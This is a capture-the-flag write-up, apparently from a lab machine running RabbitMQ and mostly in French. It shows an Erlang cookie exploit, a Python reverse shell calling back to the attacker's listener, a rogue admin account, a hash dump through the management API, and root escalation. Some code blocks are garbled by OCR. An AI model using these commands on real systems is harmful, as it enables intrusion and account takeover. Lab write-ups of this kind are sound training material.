
```
./erl-matter/shell-erldp.py <IP> 25672 <COOKIE>
```



```
┌──(kali㉿kali)-[~]
└─$ ./erl-matter/shell-erldp.py 10.10.244.112 25672 8nyGqNPFDQ0d7d0N
[*] authenticated onto victim
10.10.244.112:25672 $ |
```


Reverse Shell :

```
nc -lvnp 4444
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.
AF_INET,socket.SOCK_STREAM);s.connect(("<IP>",4444));os.dup2(s.fileno
(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.
spawn("sh")'
```




```
┌──(kali㉿kali)-[~]
└─$ ./erl-matter/shell-erldp.py 10.10.244.112 25672 8nyGqNPFDQ0d7d0N
[*] authenticated onto victim
10.10.244.112:25672 $ python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.21.10.198"
,4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.21.10.198] from (UNKNOWN) [10.10.244.112] 53248
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
rabbitmq@forge:~$
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
chmod 600 .erlang.cookie
rabbitmqctl add_user imposter 123
rabbitmqctl set_user_tags imposter administrator
```



```
rabbitmq@forge:~$ chmod 600 .erlang.cookie
chmod 600 .erlang.cookie
rabbitmq@forge:~$ rabbitmqctl add_user imposter 123
rabbitmqctl add_user imposter 123
Adding user "imposter" ...
Done. Don't forget to grant the user permissions to some virtual hosts! See 'rabbitmqctl help set_permissions' to learn more.
rabbitmq@forge:~$ rabbitmqctl set_user_tags imposter administrator
rabbitmqctl set_user_tags imposter administrator
Setting tags for user "imposter" to [administrator] ...
rabbitmq@forge:~$
```



stackoverflow.com/questions/12792856/what-ports-does-rabbitmq-use
stackoverflow
About
Products
OverflowAI
Search...
Home
Questions
Tags
Users
Companies
LABS
Jobs
Discussions
COLLECTIVES
Communities for your favorite technologies. Explore all Collectives
187

PORT 4369: Erlang makes use of a Port Mapper Daemon (epmd) for resolution of node names in cluster. Nodes must be able to reach each other and the port mapper daemon for clustering to work.

PORT 35197 set by inet_dist_listen_min/max Firewalls must permit traffic in this range to pass between clustered nodes

RabbitMQ Management console:

- PORT 15672 for RabbitMQ version 3.x
- PORT 55672 for RabbitMQ pre 3.x

Make sure that the rabbitmq_management plugin is enabled, otherwise you won't be able to access management console on those ports.

- PORT `5672` RabbitMQ main port (AMQP)
- PORT `5671` TLS-encrypted AMQP (if enabled)

For a cluster of nodes, they must be open to each other on `35197`, `4369` and `5672`.


For any servers that want to use the message queue, only `5672` (or possibly `5671`) is required.

https://stackoverflow.com/questions/12792856/what-ports-does-rabbitmq-use


Note :

PORT 4369 : Erlang utilise un démon de mappage de ports (epmd) pour la résolution des noms de nœuds dans un cluster. Les nœuds doivent pouvoir se joindre les uns aux autres et au démon de mappage de ports pour que le clustering fonctionne.
PORT 35197 : défini par inet_dist_listen_min/max Les pare-feu doivent autoriser le trafic dans cette plage à passer entre les nœuds en cluster
Console de gestion RabbitMQ :
PORT 15672 pour RabbitMQ version 3.x PORT 55672 pour RabbitMQ pré 3.x Assurez-vous que le plug-in rabbitmq_management est activé, sinon vous ne pourrez pas accéder à la console de gestion sur ces ports.
PORT 5672 Port principal de RabbitMQ (AMQP) PORT 5671 AMQP chiffré TLS (si activé) Pour un cluster de nœuds, ils doivent être ouverts les uns aux autres sur 35197, 4369 et 5672.
Pour tous les serveurs qui souhaitent utiliser la file d'attente de messages, seul 5672 (ou éventuellement 5671) est requis.

```
curl -u "imposter:123" localhost:port http://localhost:15672/api/
users
```



```
rabbitmq@forge:~$ curl -u "imposter:123" localhost:port http://localhost:15672/api/users
<23" localhost:port http://localhost:15672/api/users
curl: (3) URL using bad/illegal format or missing URL
[{"name":"The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack S
HA-256.","password_hash":"vyf4qvKLpShONYgEiNc6xT/5rLq+23A2RuuhEZ8N10kyN34K","hashing_algorithm":"rabbit_password_hashing_sha256","tags":[]
,"limits":{}},{"name":"imposter","password_hash":"F26HXw/4mYfXOrfB86gCRgWCzpuqHxyDZiU4snmZTxlRO757","hashing_algorithm":"rabbit_password_h
ashing_sha256","tags":["administrator"],"limits":{}},{"name":"root","password_hash":"49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF","ha
shing_algorithm":"rabbit_password_hashing_sha256","tags":["administrator"],"limits":{}}]rabbitmq@forge:~$
```


rabbitmq.com/docs/passwords#this-is-the-algorithm
RabbitMQ
Getting Started
Docs
Blog
Support
4.0
GitHub
File and Directory Locations
Logging
Virtual Hosts
Authentication and Authorization
AMQP 0-9-1 Authentication Mechanisms
Credentials and Passwords
OAuth 2
LDAP
Cache
Authentication Failure Notifications
Per User Resource Limits
Policies and Runtime Parameters
Metadata store
Schema Definitions
Networking
Clustering
Resource Management
Backup and Restore
Tuning

```
# Will hash password foobarbaz
# 27cx5+wEi8R8uwTeTr3hk5azuV3yYxxAtwPPhCyrbdsxVhqq
```

Hash via HTTP API

```
curl -4su guest:guest -X GET localhost:15672/api/auth/hash_password/foobarbaz

# Output:
# {"ok":"TBybOvomyVw6BqBU/fHCEpVhDO7fLdQ4kxZDUpt6hagCxV8I"}
```

This is the algorithm:


- Generate a random 32 bit salt. In this example, we will use `908D C60A`. When RabbitMQ creates or updates a user, a random salt is generated.
- Prepend the generated salt with the UTF-8 representation of the desired password. If the password is `test12`, at this step, the intermediate result would be `908D C60A 7465 7374 3132`
- Take the hash (this example assumes the default hashing function, SHA-256): `A5B9 24B3 096B 8897 D65A 3B5F 80FA 5DB62 A94 B831 22CD F4F8 FEAD 10D5 15D8 F391`
- Prepend the salt again: `908D C60A A5B9 24B3 096B 8897 D65A 3B5F 80FA 5DB62 A94 B831 22CD F4F8 FEAD 10D5 15D8 F391`
- Convert the value to base64 encoding: `kI3GCqW5JLMJa4iX1lo7X4D6XbYqlLgxIs30+P6tENUV2POR`
- Use the finaly base64-encoded value as the `password_hash` value in HTTP API requests and generated definition files

https://www.rabbitmq.com/docs/passwords#this-is-the-algorithm

En gros, ça ressemble à ça : **base64(salt[4 bytes] + sha256(salt[4 bytes] + password))**

```
basicstyle#basicstyle!/basicstyleusrbasicstyle/basicstylebin
basicstyle/basicstyleenvbasicstyle basicstylepython3
import hashlib
import binascii

basicstyle#basicstyle basicstyleGetbasicstyle basicstylethe
basicstyle basicstylehash
user_hash = "<base64_encoded_hash>"
basicstyle#basicstyle basicstyleConvertbasicstyle basicstylethe
basicstyle basicstylebase64basicstyle basicstyleencodedbasicstyle
basicstylehashbasicstyle basicstyletobasicstyle basicstylebinary
password_hash = binascii.a2b_base64(user_hash)
basicstyle#basicstyle basicstyleConvertbasicstyle basicstylethe
basicstyle basicstylebinarybasicstyle basicstylehashbasicstyle
basicstyletobasicstyle basicstyleabasicstyle basicstylehexadecimal
basicstyle basicstylestring
decoded_hash = password_hash.hex()
basicstyle#basicstyle basicstyleSplitbasicstyle basicstylethe
```

```
basicstyle basicstyledecodedbasicstyle basicstylehashbasicstyle
basicstyleintobasicstyle basicstyletwobasicstyle basicstyleparts
part1 = decoded_hash[:8]
part2 = decoded_hash[8:]

basicstyle#basicstyle basicstylePrintbasicstyle basicstyleonly
basicstyle basicstylethebasicstyle basicstylepart2
print(part2)
```




```
┌──(kali㉿kali)-[~]
└─$ vim script.py

┌──(kali㉿kali)-[~]
└─$ cat script.py
import hashlib
import binascii

# Get the hash
user_hash = "49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF"
# Convert the base64 encoded hash to binary
password_hash = binascii.a2b_base64(user_hash)
# Convert the binary hash to a hexadecimal string
decoded_hash = password_hash.hex()
# Split the decoded hash into two parts
part1 = decoded_hash[:8]
part2 = decoded_hash[8:]

# Print only the part2
print(part2)

┌──(kali㉿kali)-[~]
└─$ chmod +x script.py

┌──(kali㉿kali)-[~]
└─$ python script.py
295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585
```

```
chmod +x script.py
./script.py
```

C’est le mot de passe `root`, et non un hash !


```
su root
```



```
rabbitmq@forge:~$ su root
su root
Password: 295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585

root@forge:/var/lib/rabbitmq#
```

```
find / -type f -name "root.txt" 2>/dev/null
```

```
cat /root/root.txt
```



```
root@forge:/var/lib/rabbitmq# find / -type f -name "root.txt" 2>/dev/null
find / -type f -name "root.txt" 2>/dev/null
/root/root.txt
root@forge:/var/lib/rabbitmq# cat /root/root.txt
cat /root/root.txt
eabf7a0b05d3f2028f3e0465d2fd0852
root@forge:/var/lib/rabbitmq# 
```